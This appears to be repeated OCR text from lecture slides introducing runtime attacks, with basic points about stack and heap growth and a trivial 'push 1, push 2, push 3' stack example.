
Compiler provides instructions that adjusts the size of the stack at runtime



We are going to focus on runtime attacks

Stack and heap grow in opposite directions

Compiler provides instructions that
adjusts the size of the stack at runtime





```
push 1
push 2
push 3
```

We are going to focus on runtime attacks

Stack and heap grow in opposite directions


Compiler provides instructions that
adjusts the size of the stack at runtime



We are going to focus on runtime attacks

Stack and heap grow in opposite directions


Compiler provides instructions that adjusts the size of the stack at runtime



We are going to focus on runtime attacks

Stack and heap grow in opposite directions

Compiler provides instructions that adjusts the size of the stack at runtime





```
push 1
push 2
push 3
```

We are going to focus on runtime attacks

Stack and heap grow in opposite directions


Compiler provides instructions that
adjusts the size of the stack at runtime



We are going to focus on runtime attacks

Stack and heap grow in opposite directions

